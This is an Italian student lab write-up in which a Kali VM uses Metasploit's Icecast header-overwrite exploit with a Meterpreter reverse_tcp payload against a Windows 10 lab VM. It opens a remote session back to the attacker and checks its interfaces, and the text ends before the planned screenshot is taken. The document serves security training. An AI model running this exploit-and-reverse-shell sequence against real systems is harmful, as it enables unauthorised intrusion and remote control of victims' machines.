

Esercitazione S7L4


Nell'esercitazione odierna dovevamo ottenere uno screenshot dello schermo della vittima.

Come prima cosa ci siamo accertati dell'indirizzo IP delle due macchine e se fossero nella stessa rete. L'attaccante Kali, con IP 192.168.1.100 e la vittima Windows 10 con IP 192.168.1.130.

Attaccante

```
(kali@kalivbox)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:78:7b:92 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 85604sec preferred_lft 85604sec
    inet6 fd00::d1e:52da:f6a7:6e50/64 scope global dynamic noprefixroute
        valid_lft 85606sec preferred_lft 13606sec
    inet6 fe80::da4:c9aa:cc8b:77ea/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:39:fb:b2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.100/24 brd 192.168.1.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::707c:685b:cae1:6338/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Vittima



```
(kali@kaliwbox)-[~]
$ ping 192.168.1.130
PING 192.168.1.130 (192.168.1.130) 56(84) bytes of data.
64 bytes from 192.168.1.130: icmp_seq=1 ttl=128 time=13.6 ms
64 bytes from 192.168.1.130: icmp_seq=2 ttl=128 time=2.06 ms
64 bytes from 192.168.1.130: icmp_seq=3 ttl=128 time=1.07 ms
^C
  — 192.168.1.130 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.071/5.574/13.596/5.686 ms
```

```
(kali㉿kalivbox)-[~]
$ msfconsole
Metasploit tip: View all productivity tips with the tips command
```

```
[
    (( _ ,_,_ ))
      (_ ) o_o (_)
        \o_/ M S F /
         |   ww| 
         ||  || 
         ||  || *
```

```
= [ metasploit v6.4.38-dev ]
+ -- ==[ 2467 exploits - 1273 auxiliary - 431 post ]
+ -- ==[ 1478 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > search icecast
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/ icecast_header	2004-09-28	great	No	Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Come di consueto lanciamo il comando options per vedere se il modulo ha bisogno di qualche informazione. E come di consueto procediamo col settare gli IP di ascolto (LHOST) e di lettura (RHOSTS). Dopo di che avviamo l'exploit il quale apre la sessione con la vittima.

```
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (177734 bytes) to 192.168.1.130
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.130:49450) at 2024-12-19 15:09:36 +0100
```

A sessione avviata per accertarsi di essere all'interno della macchina corretta lanciamo il comando "ifconfig", il quale ci mostra tutti gli indirizzi IP delle varie interfacce.

```
meterpreter > ifconfig

Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
-----
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:88:8e:e3
MTU        : 1500
IPv4 Address : 192.168.1.130
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::fd2e:d46f:a757:4359
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 7
-----
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:182
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Fatto ciò, ci apprestiamo a ottenere ciò per cui ci siamo infiltrati nella macchina della vittima, ovvero uno screenshot dello schermo XD.

